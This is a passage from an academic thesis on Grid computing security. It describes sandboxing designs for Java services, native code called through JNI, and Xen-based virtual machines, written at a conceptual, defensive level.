5.2.2 Type 2 Grid Applications

Type 2 Grid applications are like Type 1 Grid applications which contain small amounts native legacy code. This creates the requirement for imposing fine-grained security enforcement on these native service components. Java offers two possible ways of using native code. The first is the creation of a new child process using `Runtime.exec` or `ProcessBuilder.start`, the second is the direct invocation of native method implementations through the Java Native Interface (JNI) [173]. When a Java process calls a native component, a child process is created to execute the native code. Child processes for native code inherit the user ID and rights of the JVM process. While a

fine-grained and policy based restriction of resource access is possible for pure Java code by means of a custom security manager, this restriction of rights is not enforceable for the native parts of a service. The JVM cannot keep the code from opening file handles with the permissions inherited from the JVM process.

The only means of protection against malicious native code in the standard Java language is the use of a security manager and a policy that prohibits execution of native code as a child process or loading of shared libraries (`System.load`, `System.loadLibrary`). This is not desirable in an environment like the service-oriented Grid, where reliance on native implementations can be expected to occur frequently.

The solution must allow the hosting of different Grid services containing native code in the same hosting environment while ensuring that integrity of the hosting environment cannot be damaged by individual services; the services are kept in compartments, such that the native components of the service cannot attack another service or the hosting environment. A fine grained definition of execution policies should offer the flexibility to offer different restriction levels depending on the trust level for the producer or user in question. The solution should not require multiple instantiation of the JVM for isolation of different services, it should also be independent of the JVM implementation allowing any JVM to be used to run the Grid or web service hosting environment.

This type of Grid application combines the problems of both type 1 and type 3 applications and requires advanced security mechanisms.

5.2.3 Type 3 Grid Applications

Unlike type 2 Grid applications which consist of a number of different native components that are wrapped by a number of Java Grid services interacting with each other and requiring only minimal operating system access, type 3 applications are heavy-weight monolithic constructs which require more extensive installation and access to operating system resources and third party libraries. Typical examples are engineering simulations or optimisation packages. While the fine-grained service based sandboxing required by Type 1 and 2 applications can be applied to type 3 Grid applications, a more coarse-grained sandboxing approach with less configuration requirements is better suited in this case.

A sandboxing system is required that runs its own operating system instance into which a solution producer's software can be deployed, including any number of third party libraries even if root access is required for the installation. This should not only fulfill the security requirements, but also reduces compatibility and dependency issues when running Grid applications (like which version of MPI is used, etc.).

Most current Grid applications such as the CASTSs application fall into this category.

5.3 Stage 2 On-Demand Security Challenges

In stage 1 of on-demand Grid computing, a system in which different solution producers and their users can work on a single shared resource without creating inter-user/producer threats was required. One of the major requirements of stage 2 on-demand computing is that solution producers have the necessary administrative rights to install their solutions autonomously, since the turnaround time of installation where resource providers need to be involved is too high for on-demand usage. This requires security mechanisms to be in place to protect the resource provider from the *privilege* class of threats posed by malicious or erroneous solution producers. Furthermore, stage 2, threats stemming from security holes in the middleware system are also considered. This section is divided into two subsections, each dealing with one of the two new requirements.

Up to now, solution producers did not have administrative access to the resource provider's node and as such resource providers can protect their resources from them using security mechanism used to protect against users in standard multi-user systems. However, the installation of the solution producers' software required the resource provider to grant temporary rights to the solution producer. A security mechanism is needed by which solution producers can be granted administrative rights while at the same time assuring the safety of the resource providers' and the other solution producers' and users' assets.

5.3.1 Type 1 Grid Applications

Type 1 applications are the easiest to protect against, since the Java Virtual Machine in which the Grid services run has built-in security mechanisms which can be configured to protect the resource provider from the solution producers' services.

5.3.2 Type 2 Grid Applications

Type 2 applications consist of service bundles containing legacy code. The deployment process is the same as for type 1 applications, but the configuration of the native service sandboxes must be performed, as well as the configuration of the JVM sandbox. Technologically, this is possible, but administratively, this can be very challenging since a fine grained confinement is application dependent and must be done by the resource provider. Optimal security can only be achieved through custom sandboxes since too few or too many rights can be problematic. This creates a bottleneck at the resource provider.

5.3.3 Type 3 Grid Applications

Type 3 applications are the most complex since any number of third party libraries may be required, and these cannot simply be deployed via a service-oriented middle-

ware, but must be installed into the underlying operating system. Stage 2 on-demand computing requires that the solution producer must be granted full root access for configuration and control of the application environment. For type 3 applications, a OS sandboxing is required in which these rights can be granted safely, thus the solution producers application software and the required shared libraries, third-party-software, etc. can be installed autonomously. The sandboxing technology must protect the resource provider from malicious or incompetent solution producers and their users in addition to the stage 1 requirements of inter-user/producer attack prevention.

5.4 Stage 3 On-Demand Security Challenges

The step from stage 2 to stage 3 of on-demand Grid computing sees the removal of the trust relationship from the user and solution producer towards the resource provider. This entails that the solution producer and user must be able to remotely check the integrity of the remote system to ensure that the solution producer's software has not been modified and the data is stored securely. It should be noted here that it is impossible to fully secure a remote system under foreign administrative control, since it is always possible for the remote administrator to disconnect the system during operation and then perform any number of attacks against both soft and hardware security protocols off-line (i.e. take out the hard disk and break the encryption). Given enough time and resources, it is possible to break any encryption which protects the data, since the key must be available for the application to work. Therefore, the challenge of level 3 on-demand security is to make the time and effort for the resource provider to attack the system so prohibitive that it is no longer a relevant threat to the solution producers and users.

5.5 Summary

There are many new challenges to be met to enable on-demand Grid computing in light of the requirements posed by the four example applications introduced in section 2. One of the main challenges is the sandboxing of solution producers to enable the granting of administrative rights. Another major challenge is the secure integration of the different type of Grid applications i.e. the traditional cluster applications and the more modern fine grained service-oriented applications. In the following chapter, the new Grid environment developed during the course of this thesis to deal with the issues of stage 1 and 2 on-demand Grid computing, will be introduced.

6

On-Demand Grid Security

6.1 Introduction

In this chapter, the new on-demand Grid and its security features are introduced. The chapter focuses on the design issues and concepts involved in this novel Grid environment. The implementation details, experimental results and evaluation are presented in following chapters. The novel Grid setup created in this work decouples the components with attack vector entry points to minimise the risk of a single component compromise and isolates users/producers from each other while at the same time increasing the usability of the Grid. Three application sandboxing techniques corresponding to the three application types are presented to protect users and solution producers. Their capabilities and integration possibilities are discussed. Furthermore, a novel stream based intrusion detection system is introduced which can deal with the integrated monitoring of distributed Grid sites. A novel server rotation scheme is introduced to further reduce the attack windows on the Grid middleware. Finally, a Grid security extension to the BPEL workflow language and execution environment is presented to enable fine-grained service-oriented workflow applications to be executed securely.

Figure 6.1 shows this new Grid setup and the corresponding sections in which the new security measures are introduced. First, the service and native application sandboxing techniques are introduced in sections 6.2, 6.3 and 6.4. Next, the network setup is shown in section 6.5, and the rotating server protection system for the Grid headnode is shown in section 6.6. The stream based intrusion detection system is introduced in section 6.7. A trust infrastructure is presented in section 6.8, and finally, a secure workflow environment is presented in section 6.9.

Parts of this chapter have been published in [165, 55, 163, 54, 53, 164, 151, 149, 78, 65, 32, 157, 158, 129, 160, 159].




Figure 6.1: Visual Section Overview

6.2 Type 1 Application Security

Parts of this section have been published in [160, 163].

6.2.1 An Approach to Intra-Engine Service Security

Based on the threat analysis, the following intra-engine service security requirements are proposed: A service must be able to be deployed into a private sandbox if it does not want its classes to be accessed by other services. Services wishing to form a group in which classes can be shared require a secure grouping mechanism which allows all services within the group to share classes, however services outside of the group are denied access. Both mechanisms must function in an on-demand fashion, i.e., the normal operation of the Grid node must not be disrupted. Services already running on the system must be unaffected by the introduction of new services and new security groups.

In GT4, the intra-engine service attacks described previously are made possible by the fact that GT4 loads all Grid services within the same class loader. The basic idea of the presented solution to this problem is to use a class loader hierarchy to enable the dynamic loading and reloading of classes to provide intra-engine service security. In its most basic form, each Grid service is loaded within its own class loader functioning as a sandbox, and as such its classes and resources are private and cannot be accessed by any other service. This ensures that services using singletons cannot be hijacked by malicious services, and foreign code cannot be inserted into the program flow. A hot deployment service is used to deploy services on-demand, without requiring the GT4 container to be restarted. All standard service installation operations are executed by the hot deployment service. Additionally, the hot deployment service creates a new class loader for each deployed service which acts as a private sandbox.

6.2.2 Secure Sandbox Groups

If it is necessary that two services must be able to communicate directly using class references to create a composed Grid service application, they must group their ClassLoaders together using a SecureGroupClassLoader provided as part of the intra-engine service security infrastructure. A service specifies which group it wants to join either by passing the groupId to the hot deployment service or by setting the parameter `<parameter name="group" value="groupId"/>` in the serverdeploy WSDD of the service. The SecureGroupClassLoader responsible for the group is a parent ClassLoader to all service ClassLoaders in that group. It enables inter-Service communication in two ways: First, separate communication classes are placed in the SecureGroupClassLoader which can be accessed by all child ClassLoaders. This is the preferred way as defined by Java to allow classes in sister ClassLoaders to communicate. For instance, the interface class of an object to be used by classes in two sister

ClassLoaders is placed with the parent so it can be accessed by both children. The implementing classes are placed in both child ClassLoaders and object references can be passed between ClassLoaders as long as only the interface defined in the parent ClassLoader is used. This is the traditional way to allow code-based interaction between services, but it requires that the communication classes are placed in the parent ClassLoader. The disadvantage of this approach is that if the communication classes need to be replaced, all child ClassLoaders must be discarded because the SecureGroupClassLoader must be replaced. So, even if only two services use the communication classes, all services must be undeployed to update the communication classes. To avoid this problem, the SecureGroupClassLoader is capable of emulating a flat namespace for its child ClassLoaders while still allowing hot deployment and hot undeployment of component parts of the composed web service application.

When a service ClassLoader joins the SecureGroupClassLoader, the SecureGroupClassLoader checks which classes the service ClassLoader is capable of loading and stores that information internally. If a different service within the same group tries to load one of those classes, its own ClassLoader will not be able to find the class and thus asks its parent, the SecureGroupClassLoader. The SecureGroupClassLoader then checks whether one of the other service ClassLoaders can load the requested class and passes the request on to that ClassLoader before passing the request on to its parent ClassLoader, the WebAppClassLoader. This, of course, only works if each class is only defined once within all ClassLoaders in the same group. If different versions of one and the same class can be accessed from the same ClassLoader, `TargetInvocationException` and `ClassCastException`s would be the result. To prevent this run time exception, services can be denied entry to the group if they redefine existing classes. However, this ClassLoading mechanism was designed to allow tightly coupled web services to be composed into a web application, so it is very unlikely and undesirable that the same class will be defined in two different places, since the idea of tight integration was to be able to reuse the classes of the other services. In the case of such class duplication, the less tightly coupled composition via service calls is the preferred way of linking different web services, and the grouping function should not be used.

Figure 6.2 shows a snapshot of the a ClassLoader hierarchy in the system, after four different Grid services have been instantiated in two separate security groups. Services A through C are deployed in the same group and thus can access each others' class definitions. Service D is deployed in its own group and thus is protected from direct code access by any of the other services deployed on this node.

6.2.3 Undeployment of Grouped Services

Undeployment of services is more complex if the service to be undeployed is in a group, since classes from services loaded in different ClassLoaders can have references to each other. To prevent these classes from being undeployed and crashing the system when one of the other services tries to access undeployed classes, the SecureGroupClassLoader stores the information which service ClassLoaders have interacted

with each other and denies undeployment requests to these services unless all service ClassLoaders which are coupled to it are undeployed at the same time. Services loaded in the same group but which have not accessed classes of the services to be undeployed remain unaffected by this process. This is a clear benefit compared to the standard approach of placing the communication classes in the parent ClassLoader.

As an example, Figure 6.3 shows four Grid services which are joined into a group by one SecureGroupClassLoader. Service A defines classes U and V where U uses W which is defined by service B. Service C defines classes X and Y and service D defines class Z. Class Y uses Z and Z uses X. That means, service B cannot be undeployed while A is alive, and services C and D can only be undeployed together.

6.2.4 Group Access

To be able to securely group different service ClassLoaders together, access control to the grouping function is required. In the current implementation, when a group is created, it has one owner who gets an asymmetric key pair to enable access control to the group. The private key is used by the group owner to sign Grid service Archives (GARs) which are to be admitted to the group. The public key is used to identify the group and to check whether the GARs submitted for deployment are permitted to join the group in question. When the deploy method in the HotDeploymentService is called, the HotDeploymentService checks whether the GAR submitted for deployment




Figure 6.2: Hierarchy of the ClassLoader Instances




Figure 6.3: ClassLoader Group Interaction

was signed by the private key using the public key for that group. If the GAR was signed correctly, the deployment process is allowed, and the service ClassLoader is added to the SecureGroupClassLoader of that group; if not, the deployment process is aborted and no changes to the Grid environment are made.

6.2.5 Secure Class Loading Results

The security mechanisms presented in this section allow services or groups of services to be deployed into a private sandboxes to protect both the actual service code as well as the data contained in the services. Other users able to deploy services are no longer able to deploy classes into other service's class space, access methods from other services or even see that other classes exists. Services wishing to form a group in which classes can be shared can use a secure grouping mechanism which allows all services within the group to share classes but services outside of the group are denied access. Both mechanisms function without disrupting the normal operation of the Grid node, services already running on the system are unaffected by the introduction of new services and new security groups.

6.3 Type 2 Application Security

Parts of this section have been published in [78].

6.3.1 Fine Grained Confinement of Native Code in Grid Services

The security mechanism presented in the previous section only works for pure Java services. If a Grid application contains native code, the security mechanism must be extended as shown in the following.

The most flexible way to execute native code from Java Grid services is to use the Java Native Interface (JNI). JNI is a framework that allows Java code running in the Java virtual machine (JVM) to call and be called by native programs and libraries written in other languages, such as C, C++ and assembly. While the JNI framework also lets a native method utilise Java objects in the same way that Java code uses these objects, only the Java to native direction is relevant here. The problem when executing native code from Java is that native code is executed with the same privileges as the JVM and is not controlled by the Java SecurityManager. Figure 6.4 shows the relationship and confinement area using a standard approach for interfacing with the native code through the JNI. The native sandbox in this case is the standard user restriction offered by the operating system.




Figure 6.4: Standard Access to Native Code through the JNI Interface.

Typically, native code is called via the JNI interface as shown in figure 6.4. A second possibility to execute native code from Java is to use the Java runtime class to create a new shell environment where the native code is then run. The runtime class uses the ProcessBuilder to create a new shell. The ProcessBuilder itself uses a statically linked JNI native `create` method to create the operating system shell.

As a solution to the problem of JNI call confinement, the decoupling of the process spaces by use of an automatically generated transparent proxy intercepting all calls to

the native implementation as shown in figure 6.5 is proposed. The native component of the service is replaced by a generated proxy that exposes exactly the interface of the original component. This proxy now receives all the calls to the native methods from the JVM. Such a call is passed on to the original native implementation that is instantiated in a different process than the JVM and managed by a process server. The wrapped and sandboxed native process is referred to as the *I-Process* and is located in the native process space. Creation of the I-Processes for the Java based Grid service hosting environment is managed by a custom process manager.

The process server acts like the JVM to the native method implementations. It passes a reference to an altered JNI interface implementation to the original native code. Every reference to the JVM from the original native code is thereby intercepted by the custom JNI interface implementation. The transparent proxy and the process server communicate by means of standard IPC or RPC mechanisms, depending on the security and functionality requirements.




Figure 6.5: Decoupled Process Spaces for JNI Attached Native Code

Unfortunately, the proxy approach cannot be utilised in the case of the ProcessBuilder since the `create` method is integrated into the JVM. It is, however, possible to offer a custom ProcessBuilder which can sandbox a newly created shell on behalf of a service. Otherwise, the Java SecurityManager should be used to forbid the ProcessBuilder to create new shells, thus restricting native code to be run via JNI.

6.3.2 Sandboxes

A number of different options for the secure execution of native code (i.e. enforcement of access restrictions to the host operating system and isolation of processes against each other) can be used in the architecture. A balanced decision needs to be made between the cost (i.e. instance creation time, computational overhead, increased resource consumption) incurred on the original Java service hosting environment and

the strength of security offered by the chosen method. In the following, three different techniques for the fine grained native code isolation which can be used for type 2 Grid applications will be discussed.

Changing the effective user ID of the I-Process provides security based on standard file and resource access control of the operating system. While this method requires no preparation of the sandbox and imposes virtually no performance overhead, it offers only very limited security against exploitable weaknesses in the operating system. A downside of this approach is the need for a pool of user accounts that I-Processes are mapped to by the sandbox manager.

BSD Jails [100] are a way to partition a BSD environment into isolation areas. The jail system call has been developed to explicitly counter well known techniques to escape a similar chroot environment. The overhead created by running a process in a jail is very low. Jailed processes are tagged to belong to a certain jail and the system enforces security by identifying this tag for certain privileged operations, resulting in a very small overhead for the calls monitored by the jail environment.

Systrace [136] offers even more fine grained policy enforcement over processes running under control of systrace. It has become a very popular tool for privilege control for a number of BSD variants. An acceptable performance overhead with a Linux port of systrace was experienced. For a first prototypical implementation of the system, a combination of chroot and an extended implementation of systrace is employed as they offer the best balance between overhead and the gained level of security. Shared objects and libraries they depend on are either copied or mapped by hard linking into the system and can be protected by using systrace to intercept write attempts on the libraries. The (small) memory overhead is limited to the process and sandbox management components.

6.3.3 Process Instance Management

In 6.2, a solution to intra-engine service security confining services or groups of services by use of a dedicated Java class loader was shown. This grouping scheme can be transferred to the native parts of services, allowing the creation of sandboxes for I-Processes per service (or group). The hosting provider can attach a security policy to the service (group) that restricts resource access to the underlying operating system for all I-Processes created by services within this group. All processes started for services within the same service group also share the native sandbox. To be able to securely group different services, the solution to grouping Java services already provides an access control mechanism. A public-private-key pair is generated for a each newly created group. This key is obtained by the group owner (i.e. the creator of the group) who uses the private key to sign service archives containing the service implementation (GAR files for the Globus environment). If the service implementation is signed using the correct private key, it is admitted to join the service group.

6.3.4 Jailing Results

The proposed solution can protect the hosting environment and other services against data attacks as well as illegal resource access. Depending on the sandbox capabilities, it is also possible for the process manager to monitor resource utilisation and constrain e.g. CPU time as well as disk space or network bandwidth used by individual sandboxes. This still allows services to perform denial of service attacks against other service instances running in the same sandbox but leaves the option of shutting down entire sandboxes when they show behaviour that can cause harm to the hosting environment. A problem still remains in effective resource management in the JVM. To the best of the author's knowledge, no widespread solution to the problem of monitoring and managing resource consumption of individual Java threads (belonging to a service instance) is currently available.

The security architecture presented in this section enables the confinement of native components of Grid applications into a secure environment. The security framework is based on dynamically created JNI proxies which create a pipe between the secure Java environment and the secure native environment. The security solution is capable of protecting the hosting system as well as services from each other.

While both stage 1 and 2 on-demand security threats can be handled, protecting the resource provider from the stage 2 threats must be done with great care. Type 2 Grid applications allow native code to be used by the Grid services, thus the middleware must allow native calls to be executed. This creates the risk that the middleware, which has extensive rights to cater for the different solution producers' native code needs, could execute malicious or erroneous code which can harm the resource provider. However, with careful configuration of access rights for the Grid middleware, this problem can be solved.

6.4 Type 3 Application Security

Parts of this section have been published in [163, 65].

6.4.1 Operating System Virtualisation

One of the basic building blocks of a Grid environment is the computational cluster encompassing a number of worker nodes on which jobs are executed. One of the main problems is the shared use of the operating system of the worker nodes, since the higher level of privileges needed for autonomous installation of software makes attacking other users in the same OS very easy. A solution for sharing Grid compute resources on a single physical machine is to use a virtualisation architecture. Besides commercial solutions like VMware GSX Server and Microsoft Virtual PC, the Xen hypervisor [19] – a free and open source virtualisation system developed at the University of Cambridge, UK – has gained significant interest in the open source operating system community. Xen provides independent, secure virtual machines in which a modified Linux kernel (Xen0) executes a number of essentially unmodified operating systems and application installations on top of it. Several of these so-called *XenU* instances can run in parallel on a single physical machine, protected from each other, under the control of a *Xen0* master operating system instance that can create, suspend and terminate *XenU* instances on-demand. The only instance gaining access to the providing system's hardware like peripheral devices or physical disks is *Xen0* (to which only the administrator of the system has access); CPUs, network and disk devices are virtualised for *XenU* domains and thus controllable by the *Xen0*. It should be noted that the Xen hypervisor, while offering significantly more security than a traditional shared operating system, is of course not invulnerable. While presently there are no known attacks against the Xen hypervisor there were some concerns about isolation failure with Direct Memory Access (DMA) drivers. This seems to have been fixed with the Xen 3.0 release through the introduction of isolated driver domains [133].

Since each *XenU* instance basically runs its own operating system instance, solution producers now can, if desirable, not only deploy an application onto a resource providers node; they can deploy a complete operating system installation along with all required shared libraries, third-party-software, etc. This greatly reduces compatibility and dependency problems when running Grid applications across multiple sites and provides the solution producers with full root access for configuration and control of the virtual guest OS.

The resource provider takes care of setting up the physical hardware running the virtualisation environment. The provider installs the Xen hypervisor kernel and runs the *Xen0* (host) Linux system that is responsible for creating, controlling and destroying the *XenU* (virtual OS) instances. The solution producer creates a Linux image containing his or her software and data including all third party dependencies. This entire image is then deployed onto the resource provider's node and started as a *XenU* virtual system.

An advantage of operating system virtualisation is that solution producers and users can access the entire system and interact in a traditional manner outside of the Grid middleware using some a management system like SSH. This is extremely useful for large scale legacy applications which need to be ported into the Grid slowly, allowing solution producers and users direct access to those parts of the application which have not yet been fully wrapped by Grid services. Through the virtualisation of the entire operating system, the solution producers and users can operate freely within their sandbox without endangering the confidentiality of other solution producers' software and data.

Using operating system sandboxing techniques is a convenient way of protecting large legacy applications of a solution producer from attacks by other solution producers on a single physical resource.

Using a virtualisation solution shifts many configuration and administration tasks from the resource provider to the solution producer. In many cases this can prove to be a win-win-situation. On the one hand, administrators now only have to provide systems running Xen with the Xen0 controlling the user images and network connectivity. This allows resource providers to protect their resources while at the same time reducing the management burden. Solution producers, on the other hand, can now provide a complete system in which they have administrative privileges.

6.4.2 Deployment

The first step a solution producer has to perform is to analyse the requirements of his or her Grid application, which may range from third-party libraries (e.g., for high precision math) over runtime environments (e.g., a Java virtual machine in a specific version) up to complex third-party applications (e.g., MatLab or Mathematica). To this end, a virtualisation based software installation service is introduced which offers exactly that. A user receives a private virtual environment which looks and behaves exactly like a worker node of the Grid to be used. The user has root access and can install software in the same way as software is installed on a local machine. To provide this functionality an Image Creation Station (ICS) was designed.

The ICS consists of two parts: a front end and a back end. The front is a website which allows the user to define some basic parameters for the virtual machine. The website is accessed in a secure manner using the X.509 user certificate. The identity of the X.509 certificate is also used imprint the created virtual machine to the user. The configuration options a user has include: how big the virtual machine's disk image should be, which format the hard-disk-images should have (sparse or full images), which Linux distribution should be used (Debian oldstable, stable or Ubuntu are current options) and what name should be used to identify the image (a user can have several images at the same time).

Once the user has selected the required options, an image can be created and then booted. To create the basic image, the ICS back end uses the xen-tools scripts and configures the network setting to match the corresponding Grid sites requirements. Once

the image is finished, it is booted using a dynamic IP address. Since this takes several minutes, a notification email is sent containing the dynamically chosen location of the image and the login information. The ICS accepts a PGP public key with which the email can be protected. If a Globus installation is added to the worker nodes, the same X.509 certificate used for the ICS website can be used to log onto the image. Alternatively, a SSH public key can be passed to the ICS during the image creation process, and the ICS will configure the image to accept SSH login authentication for the corresponding private key. Once the user is logged in, software can be installed with root privileges the traditional way, which greatly eases the installation process compared to the traditional Grid installation techniques. A user can make any modifications to the operating system configuration and install any required shared libraries and third-party-software. This also paves the way for more fine grained service-oriented applications, since a service hosting environment can be installed on the worker nodes without endangering other users. The network issues created by this approach are discussed in the next section. Figure 6.6 shows the ICS and the interactive shell of the user image.

